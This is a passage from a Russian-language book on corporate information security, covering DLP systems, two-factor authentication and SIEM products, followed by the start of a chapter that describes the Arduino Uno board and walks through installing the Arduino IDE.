В любой компании информация является одним из ценнейших активов. Списки корпоративных клиентов и партнеров и их контакты, внутренние цены на работы и услуги, оклады сотрудников, различные пароли и учетные данные, и многое другое могут представлять собой лакомый кусок для конкурентов. И во многих компаниях принимаются меры по защите данных ресурсов – разворачиваются различные корпоративные средства защиты, такие как криптографические системы, средства межсетевого экранирования, средства фильтрации электронной почты и многое другое. Однако этих систем недостаточно для предотвращения утечек информации.

Дело в том, что криптографические системы, всевозможные электронные замки и прочие аналогичные средства ориентированы на предотвращение кражи носителя информации, например кражи ноутбука или флеш-карты памяти. Но что будет, если похитителем является законный пользователь системы? Другие средства защиты, такие как межсетевые экраны, и системы фильтрации ориентированы на защиту от злоумышленника, находящегося за пределами защищенного периметра. А если злоумышленник находится внутри сети, обладает правами доступа и ему необходимо переправить конфиденциальную информацию за периметр? Очевидно, что описанные выше средства защиты вряд ли смогут предотвратить утечку данных изнутри.

Как российские, так и международные стандарты информационной безопасности предписывают перед внедрением средств защиты составить модель нарушителя и модель угроз. С нарушителем мы уже практически определились, это сотрудник организации, обладающий определенными правами доступа и пытающийся каким-либо способом переправить конфиденциальные данные за пределы периметра безопасности. Он это может сделать практически любым способом, от передачи по электронной почте, сохранения на бесплатном файловом хранилище или записи на флеш-карту памяти и до снятия содержимого экрана на камеру телефона и установки закладок (жучков) и других средств промышленного шпионажа.

Модель угроз содержит угрозы хищения конфиденциальных данных посредством описанных выше способов.

В частности, возможны угрозы хищения либо разглашения кофиденциальной информации, реализованные с помощью несанкционированного копирования данных на флеш-карту или передачи по электронной почте. При этом для бизнеса возникают весьма серьезные риски. На новостных ресурсах, посвященных ИТ и информационной безопасности, регулярно появляются

сообщения, связанные с хищением конфиденциальной информации. Ущерб от таких инцидентов, как правило, исчисляется сотнями миллионов долларов.

Для борьбы с утечками данных используются различные средства защиты, некоторые из них я уже перечислил ранее, однако наибольшее развитие в последнее время получила технология DLP (Data Leakage Prevention, предотвращение утечки данных). Тут возможна небольшая путаница. В некоторых источниках можно встретить расшифровку DLP как Data Loss Prevention (предотвращение потери данных). По моему мнению, это определение не совсем верно, ведь потеря данных – это не только их хищение, но потеря носителя данных в результате пожара или выхода оборудования из строя. Соответственно, средства защиты от такой потери данных должны включать в себя резервное копирование и обеспечение отказоустойчивости системы. Так что Data Loss Prevention – это более общее понятие, имеющее отношение не только к информационной безопасности.

Итак, мы разобрались с угрозами, нарушителями и определениями систем DLP и теперь перейдем непосредственно к описанию принципов работы систем предотвращения утечек.

Прежде всего будем считать, что полноценной системой DLP является система, позволяющая осуществлять блокировку передачи данных с ***любого*** интерфейса компьютера. То есть нас не устраивает система DLP, которая блокирует только передачу данных по сети, но не контролирует порты компьютера. Также нас не устраивает система, которая контролирует USB-порты, но не следит за SATA, и любой, кто имеет физический доступ к системной плате компьютера, сможет без труда подключить свой диск и переписать конфиденциальные данные.

Сразу оговоримся, что DLP не могут предотвратить визуальный съем данных с экрана монитора. Злоумышленник может снять картинку с экрана на свой мобильный телефон. Борьбой с такими утечками должна заниматься служба физической безопасности, осуществляя слежение за действиями сотрудников посредством камер наблюдения, которые должны быть установлены в каждом рабочем помещении.

Также DLP не занимается предотвращением утечек через ПЭМИН (побочное электромагнитное излучение наводки), так как для борьбы с этим необходимо специализированное и дорогое оборудование.

Как мы уже определились ранее, полноценная система объединяет в себе контроль над перемещением информации как на уровне коммуникаций с внешней сетью, так и на уровне оконечных устройств пользователей.

В дополнение важной функцией полноценного решения DLP является возможность сканирования хранящихся файлов и баз данных для обнаружения мест расположения конфиденциальной информации. И еще очень желательно, чтобы система имела централизованный интерфейс управления всеми установленными на рабочие станции агентами.

Архитектура DLP решений у разных разработчиков может различаться, но в целом можно выделить три основных модуля:

- перехватчики/контроллеры на разные каналы передачи информации;
- агентские программы, устанавливаемые на оконечные устройства;
- центральный управляющий сервер.

Перехватчики анализируют проходящие потоки информации, исходящей из периметра компании, обнаруживают конфиденциальные данные, классифицируют информацию и передают для обработки возможного инцидента на управляющий сервер. Перехватчики могут быть как для копии исходящего трафика, так и для установки в разрыв трафика. В последнем случае потенциальная утечка может быть остановлена системой DLP.

Контроллеры для обнаружения хранимых данных запускают процессы обнаружениях в сетевых ресурсах конфиденциальной информации. Способы запуска обнаружения могут быть различными: от собственно сканирования от сервера контроллера до запуска отдельных программных агентов на существующие серверы или рабочие станции.

Контроллеры для операций на рабочих станциях распределяют политики безопасности на оконечные устройства, анализируют результаты деятельности сотрудников с конфиденциальной информацией и передают данные возможного инцидента на управляющий сервер.

Агентские программы на рабочих местах пользователей замечают конфиденциальные данные в обработке и следят за соблюдением таких правил, как сохранение на сменный носитель информации, отправка, распечатывание, копирование через буфер обмена.

Управляющий сервер сопоставляет поступающие от перехватчиков и контроллеров сведения и предоставляет интерфейс проработки инцидентов и построения отчетности.

Естественно, для того чтобы система DLP достоверно различала конфиденциальную и открытую информацию, необходимо передать в систему логику, на основании которой должна происходить классификация. Встроенные механизмы DLP позволяют максимально автоматизировать и облегчить процессы обучения системы.

В решениях DLP имеется широкий набор комбинированных методов:

- цифровые отпечатки документов и их частей (в систему вводятся сотни тысяч документов одной командой);
- цифровые отпечатки баз данных (в систему вводятся выгрузки из баз данных клиентов и прочей структурированной информации, которую важно защитить от распространения);
- статистические методы (повышение чувствительности системы при повторении нарушений).

Современные системы класса DLP включают в себя набор готовых правил реагирования на обнаружение, например данных кредитных карт, российских паспортов, стандартных форм финансовой отчетности. Но наибольший интерес системы DLP представляют собой после настройки на образцах конфиденциальных данных, имеющихся в обращении.

1.2.6. Средства двухфакторной аутентификации

Средства криптографической защиты информации широко используются в современных информационных технологиях: в процессах аутентификации пользователей, защиты информации при передаче каналов связи, формирования электронной цифровой подписи и пр.

Удостоверяющие центры являются основой инфраструктуры управления открытыми ключами (Public Key Infrustructure, PKI), которая представляет собой основу для современной среды информационного взаимодействия с использованием криптографических средств защиты информации. Задачей удостоверяющего центра являются определение политики выпуска цифровых сертификатов, их выдача и отзыв, хранение информации, необходимой для последующей проверки правильности сертификатов.

В число приложений, поддерживающих технологию PKI, входят: защищенная электронная почта, протоколы платежей, электронные чеки, электронный обмен информацией, защита данных в сетях с протоколом IP, электронные формы и документы с электронной цифровой подписью (ЭЦП) и пр.

Системы криптографической защиты информации, удостоверяющие центры позволяют:

- выполнять операции шифрования и использовать электронную цифровую подпись при работе с файлами, электронной почтой, документами в автоматизированных системах;
- выполнять криптографические операции с использованием российских криптографических алгоритмов;
- обеспечить двухфакторную аутентификацию пользователей с использованием российских криптографических алгоритмов;
- определять политики выпуска цифровых сертификатов;
- формировать сертификаты открытых ключей пользователей и администраторов;
- выдавать и отзывать цифровые сертификаты;
- формировать и хранить списки отозванных сертификатов;
- хранить эталонную базу сертификатов и списков отозванных сертификатов;
- обрабатывать и хранить регистрационные данные пользователей.

Использование чужого пароля для доступа к сети является наиболее часто используемым и эффективным методом для осуществления несанкционированного доступа к конфиденциальной информации. Усложнение и удлинение паролей (политики сложности пароля, системы автоматической генерации паролей) на сегодняшний день часто приводят к компрометации паролей. Простые же пароли достаточно легко подбираются с помощью специальных программ, использующих словари.

Современным подходом к проблеме повышения безопасности процесса аутентификации является технология многофакторной аутентификации, которая предполагает использование нескольких факторов подтверждения

подлинности пользователя. На сегодняшний день, как правило, используются двухфакторные системы аутентификации, в которых два фактора предполагают наличие некоторого средства аутентификации (смарт-карта, USB-токен и пр.) и знание некоторого секрета для использования средства аутентификации (PIN-кода).

Смарт-карты и токены также являются надежным средством генерации и хранения ключей шифрования и электронной цифровой подписи, они содержат защищенный микропроцессор, позволяющий выполнять криптографические операции непосредственно внутри устройства.

Система двухфакторной аутентификации позволяет:

- безопасно хранить идентификационную информацию;
- обеспечить гарантированную защиту от кражи идентификационной информации через Интернет;
- использовать однократные пароли при работе в недоверенной среде;
- использовать криптографически стойкую аутентификацию при доступе с рабочими станциями, веб-порталами, электронной почтой, удаленным доступом в сеть и беспроводными соединениями;
- интегрироваться с корпоративной системой открытых ключей PKI с использованием сертификатов стандарта X.509;
- обеспечить использование сотрудниками средств двухфакторной аутентификации за счет интеграции с системой контроля доступа в помещения;
- использовать сертифицированные регулирующими органами РФ решения по защите информации.

Основным преимуществом использования аутентификации по смарт-картам является возможность обеспечить пользователя неким физическим средством аутентификации, отсутствие которого лишает злоумышленника возможности использовать аккаунт данного пользователя. Если по-простому, то даже если пользователь запустит троян на своей машине, то работать этот вредонос будет только до тех пор, пока токен подключен к компьютеру. После извлечения токена система решит, что пользователь вышел, и остановит все приложения, работающие от его имени. Двухфакторная аутентификация является недорогим, но надежным средством обеспечения защиты информационных ресурсов.

1.2.7. Мониторинг событий ИБ

Для того чтобы эффективно защищать корпоративные ресурсы, недостаточно только внедрить средства защиты, такие как антивирусы, межсетевые экраны или жесткие парольные политики. Необходимо также осуществлять регулярный мониторинг событий информационной безопасности с целью поиска нарушителей и предотвращения новых угроз.

При мониторинге основным источником является журнал событий. Для серверов и рабочих станций под управлением Windows это журнал Event

Log, для серверов Unix и сетевого оборудования это Syslog. Приложения, как правило, сохраняют события либо в текстовых файлах, либо в таблицах баз данных.

Следующий вопрос – что именно хранится в этих журналах. Пожалуй, самым распространенным событием в журнале любой системы, производящей аутентификацию пользователей, является сообщение об удачном или неудачном вводе учетных данных. Для межсетевых экранов основное событие – это обращение на закрытый порт, для антивирусных систем это обнаружение вирусов.

В крупных организациях количество устройств, мониторинг которых необходимо осуществлять, измеряется как минимум десятками, а то и сотнями. И количество событий может исчисляться десятками тысяч в сутки. При таком объеме специалисту по безопасности крайне затруднительно производить выборку интересующих событий. Конечно, многие используют сценарии собственного написания для автоматизации процесса поиска интересующих событий (например, выборку событий неудачного ввода пароля при входе в систему), но в промышленных масштабах для мониторинга нужно более мощное решение.

Для начала определимся с терминологией. Решения по мониторингу событий информационной безопасности обозначаются аббревиатурой SIEM (Security Information and Event Management). Данные решения включают в себя средства автоматизированного сбора событий, их нормализации, то есть приведения текста события к некоторому общему виду (например, выделение из события имени пользователя, его IP-адреса, порта соединения и т. д.). Также классический SIEM осуществляет сохранение всех событий в единой БД и позволяет составлять правила корреляции различных событий. С помощью этих правил специалист по безопасности может существенно автоматизировать свою работу по обнаружению и предотвращению атак. Опционально решение может также содержать средства генерации отчетов и автоматизации расследования инцидентов. Как правило, присутствует возможность реагирования на события и интеграции с системами IPS.

Помимо классических решений SIEM, существуют также узконаправленные, осуществляющие мониторинг только специализированного типа систем, например СУБД (Guardium, Sentrigo Hedgehog и другие). В рамках данного раздела мы будем рассматривать только классические SIEM.

На рынке существует большое количество решений класса SIEM. Я приведу в качестве примеров несколько российских разработок.

Решение MaxPatrol широко известно специалистам по информационной безопасности как сканер уязвимостей. Однако разработчик MaxPatrol, компания «Positive Technologies» решила развить свое решение системой управления событиями безопасности – MaxPatrol SIEM. Данный продукт, с одной стороны, обладает функционалом по сбору событий ИБ, с другой – позволяет легко интегрироваться со сканером уязвимостей MaxPatrol, тем самым осуществляя проактивную защиту. То есть мы можем распознать атаку еще до

того момента, когда узел будет скомпрометирован. К примеру, если система SIEM знает, что на хосте слабый пароль, и при этом кто-то пытается подобрать к ней пароль, то это верный признак атаки. Аналогично, если на узле не установлены критические обновления и кто-то пытается его просканировать на уязвимости, то это также признак атаки.

Проактивная защита позволяет существенно сэкономить как время, необходимое для обнаружения и предотвращения атаки, так и количество ложных срабатываний, так как у нас не будет создаваться инцидент с высоким уровнем критичности при каждой попытке сканирования, а только при сканировании узлов со слабой защитой.

Вообще, появление российских продуктов на рынке SIEM (российская компания «Positive Technologies») многие связывают с пресловутым «импортозамещением», при этом считается, что по качеству российские SIEM существенно отстают от своих зарубежных аналогов.

Однако в случае с MaxPatrol SIEM такая точка зрения будет в корне неверна. Несмотря на то что продукт еще очень молодой, он развивается семимильными шагами. Каждый квартал разработчики представляют новый релиз решения, при этом добавляя в него все новые и новые возможности. На момент написания книги функционал продукта уже обладал набором средств для подключения собственных источников событий и создания собственных правил корреляции. Также в состав MaxPatrol SIEM входят средства для автоматической визуализации сетевой инфраструктуры и автоматического определения узлов в сети.

В целом решение MaxPatrol SIEM имеет хорошие перспективы за счет грамотной архитектуры и интеграции с уже имеющимся решением MaxPatrol.

Проект RuSIEM позиционирует себя как первый российский SIEM. К сожалению, в открытых источниках по данному продукту не так много информации. Данный продукт собирает события с различных источников, проводит нормализацию, анализирует аномалии и создает инциденты в случае выявления аномалий.

RuSIEM имеет несколько вариантов внедрений. Можно внедрить только SIEM по принципу «все в одном», возможны также варианты интеграции с уже имеющимися системами сбора событий, когда RuSIEM проводит только высокоуровневый анализ событий и генерацию инцидентов.

Возможные варианты поставки: виртуальное устройство OVF, физический сервер, физический кластер.

Еще один российский разработчик, НПО «Эшелон», представляет свою SIEM-систему «KOMRAD Enterprise SIEM». Данное решение является достаточно гибкой сертифицированной системой централизованного управления событиями информационной безопасности, совместимой с отечественными средствами защиты информации.

Применение данной SIEM позволяет осуществлять централизованный мониторинг событий ИБ, выявлять инциденты ИБ, оперативно реагировать на возникающие угрозы, выполнить требования, предъявляемые регуляторами

к защите персональных данных, а также к обеспечению безопасности государственных информационных систем.

Одним из основных преимуществ данной системы SIEM является поддержка большого числа отечественных средств защиты информации.

Система функционирует на 64-битной архитектуре центрального процессора (Intel x86-64). При этом обеспечивается скорость обработки событий безопасности до 5000 EPS (событий в секунду) на одном узле сети. Поддерживается множество технологий взаимодействия с источниками событий (СЗИ, АРМ, серверы, сетевое оборудование): Syslog, Syslog-ng, SNMPv2, SNMPv3, Opsec, HTTP, SQL, ODBC, WMI, FTP, SFTP, сокеты Unix/Linux, plain log, SSH, Rsync, Samba (NetBIOS), NFS, SDEE, RDEP, OPSEC, CPMI.

Обеспечивается интеграция со следующими отечественными защищенными платформами и СЗИ: ОС МСВС, ОС Astra Linux, Сканер-ВС, МЭ и СОВ Рубикон, XSpider.

Решение KOMRAD имеет сертификат Минобороны России № 2315, подтверждающий выполнение требований приказа МО РФ, в том числе руководящего документа «Защита от несанкционированного доступа к информации. Часть 1. Программное обеспечение средств защиты информации. Классификация по уровню контроля отсутствия недекларированных возможностей» (Гостехкомиссия России, 1999) – по 2-му уровню контроля.

1.2.8. Заключение

В этом разделе я рассмотрел основные средства защиты, которые позволяют нейтрализовать практически все угрозы из базовой модели угроз. Конечно, существует еще целый ряд направлений средств защиты, которые также можно встретить в системах безопасности. Однако и приведенный набор средств для многих средних и малых компаний может показаться избыточным. Далеко не везде есть SIEM или системы предотвращения утечек информации.

1.3. Итоги главы

Подводя итоги этой главы, стоит признать, что материал получился не слишком простой, особенно в части построения моделей угроз и нарушителя. Я разместил этот материал в своей книге с той целью, чтобы читатели смогли понять, как должна строиться система информационной безопасности с нуля. Нельзя просто поставить антивирус и включить файрволл. Необходимо правильно определить, какие угрозы грозят каким ресурсам и кто и каким образом может попытаться реализовать эти угрозы. Не расстраивайтесь, если не все аспекты построения моделей угроз вам понятны. Главное – это понимание общих принципов построения систем ИБ.

Также хотелось бы напомнить, что информационная безопасность есть процесс непрерывный, требующий постоянной работы ответственных специа-

листов. Поэтому все компоненты, требующие регулярного обновления, должны оперативно обновляться, настройки средств защиты должны регулярно проверяться на актуальность. Также немаловажную роль играют правильно составленные документы, требования которых выполняются всеми сотрудниками компании.

В итоге мы построили типичную систему информационной безопасности. Собственно, подобный набор средств защиты можно встретить во многих компаниях, где штат сотрудников насчитывает хотя бы пару сотен человек. Этот набор средств в состоянии нейтрализовать большинство существующих атак. Однако от тех устройств, которые мы будем собирать далее, большинство данных средств будет бесполезно. Почему? Об этом мы поговорим в следующих главах.

Глава 2.
НАШ ИНСТРУМЕНТАРИЙ

Эта глава будет более интересна специалистам по радиоэлектронике, в отличие от предыдущей. Здесь мы подробно рассмотрим все аппаратные платформы, которые будем использовать для разработки наших устройств. Также мы настроим необходимое программное обеспечение. Программное обеспечение, которое будет использоваться, можно развернуть на одной машине. Необходимо лишь установить необходимые драйверы. Никаких проблем с совместимостью возникнуть не должно.

2.1. Arduino

Макетная плата Arduino является, пожалуй, наиболее распространенной макетной платой для сбора собственных устройств, поэтому мы начнем с нее.

2.1.1. Описание макетной платы

Arduino – это небольшая плата с собственным процессором и памятью. На плате также есть пара десятков контактов, к которым можно подключать всевозможные компоненты от светодиодов и лампочек до датчиков, моторов, магнитных дверных замков. Работу с Arduino можно разделить на две части: программирование прошивки и сбор непосредственной схемы устройства из деталей и подключение их к плате.

Программная часть состоит из бесплатной программной оболочки (IDE) для написания программ, их компиляции и программирования аппаратуры. Аппаратная часть представляет собой набор смонтированных печатных плат, продающихся как официальным производителем, так и сторонними производителями. Полностью открытая архитектура системы позволяет свободно копировать или дополнять линейку продукции Arduino.

В линейке Arduino имеется несколько моделей макетных плат. Таблица с описанием функциональных возможностей приводится в приложении. В контексте разрабатываемого нами устройства подойдет любая модель, начиная с Arduino Nano. Однако в своих примерах устройств на базе Arduino я буду использовать плату Arduino Uno, являющуюся наиболее подходящим сочетанием функционала и стоимости.

Arduino Uno выполнена на базе процессора ATmega328p с тактовой частотой 16 МГц, обладает памятью 32 КБ и имеет 20 контролируемых контактов ввода и вывода для взаимодействия с внешним миром (рис. 2.1).




Рис. 2.1. Arduino Uno

К этой плате можно подключать как аналоговые, так и цифровые устройства, а также обеспечивать их питанием 3,3 и 5 В. Для программирования и общения с компьютером вам понадобится USB-кабель.

На плате расположены 14 контактов (pins), которые могут быть использованы для цифрового ввода и вывода. Все они работают с напряжением 5 В и рассчитаны на ток до 40 мА. Также каждый контакт имеет встроенный, но отключённый по умолчанию резистор на 20–50 кОм. Некоторые контакты обладают дополнительными ролями:

- Serial: 0-й и 1-й. Используются для приёма и передачи данных по USB;
- внешнее прерывание: 2-й и 3-й. Эти контакты могут быть настроены так, что они будут провоцировать вызов заданной функции при изменении входного сигнала;
- PWM: 3-й, 5-й, 6-й, 9-й, 10-й и 11-й. Могут являться выходами с широтно-импульсной модуляцией (pulse-width modulation) с 256 градациями;
- LED: 13-й. К этому контакту подключен встроенный в плату светодиод. Если на контакт выводится 5 В, светодиод зажигается; при нуле – светодиод гаснет.

Помимо контактов цифрового ввода/вывода, на Arduino имеются 6 контактов аналогового ввода, каждый из которых предоставляет разрешение в 1024 градации. По умолчанию значение меряется между землёй и 5 В, однако

возможно изменить верхнюю границу, подав напряжение требуемой величины на специальный контакт AREF.

Кроме этого, на плате имеется входной контакт Reset. Его установка в логический ноль приводит к сбросу процессора. Это аналог кнопки **Reset** обычного компьютера.

Arduino Uno может питаться как от USB-подключения, так и от внешнего источника: батарейки или обычной электрической сети. Источник определяется автоматически. Платформа может работать при наличии напряжения от 6 до 20 В. Однако при напряжении менее 7 В работа может быть неустойчивой, а напряжение более 12 В может привести к перегреву и повреждению. Поэтому рекомендуемый диапазон – 7–12 В.

На Arduino доступны следующие контакты для доступа к питанию:

- V_{in} предоставляет тот же вольтаж, что используется для питания платформы. При подключении через USB будет равен 5 В;
- 5V предоставляет 5 В вне зависимости от входного напряжения. На этом напряжении работает процессор. Максимальный допустимый ток, получаемый с этого контакта, – 800 мА;
- 3.3V предоставляет 3,3 В. Максимальный допустимый ток, получаемый с этого контакта, – 50 мА;
- GND – земля.

Для стабильной автономной работы потребуется блок питания на 7,5–12 В.

Платформа оснащена 32 КБ Flash-памяти, 2 КБ из которых отведены под так называемый bootloader. Он позволяет прошивать Arduino с обычного компьютера через USB. Эта память постоянна и не предназначена для изменения по ходу работы устройства. Её предназначение – хранение программы и сопутствующих статичных ресурсов.

Также имеются 2 КБ SRAM-памяти, которые используются для хранения временных данных вроде переменных программы. По сути, это оперативная память платформы. SRAM-память очищается при обесточивании.

Ещё имеется 1 КБ EEPROM-памяти для долговременного хранения данных. По своему назначению это аналог жёсткого диска для Arduino.

Стоимость макетной платы Arduino Uno начинается от 500 рублей.

2.1.2. Устанавливаем среду разработки

Для работы с макетными платами необходима среда разработки Arduino Development Environment, ее также называют ADE. Она является бесплатной и доступна для всех популярных ОС (Windows, Linux, Mac OS X). Скачать ее можно по адресу: https://www.arduino.cc/en/Main/Software.

Рассмотрим процесс установки по шагам.

1. Сначала скачиваем дистрибутив для нужной платформы. Запускаем установочный файл. Далее нам необходимо согласиться с лицензионным соглашением (рис. 2.2).

Рис. 2.2. Лицензионное соглашение

2. На следующем шаге выбираем компоненты для установки. Рекомендую все оставить по умолчанию (рис. 2.3).




Рис. 2.3. Выбор компонентов

3. Затем указываем путь для установки (рис. 2.4).




Рис. 2.4. Каталог для установки

4. Далее запускается процесс установки, который может занять несколько минут (рис. 2.5).




Рис. 2.5. Процесс установки

5. В процессе установки операционная система будет спрашивать разрешения на установку драйверов для различных устройств. Рекомендую разрешить установку (рис. 2.6).




Рис. 2.6. Запрос разрешения на установку

6. По окончании установки получаем сообщение «Completed» (рис. 2.7).




Рис. 2.7. Установка завершена

7. Далее запускаем Arduino IDE из панели задач и получаем следующее окно (рис. 2.8).

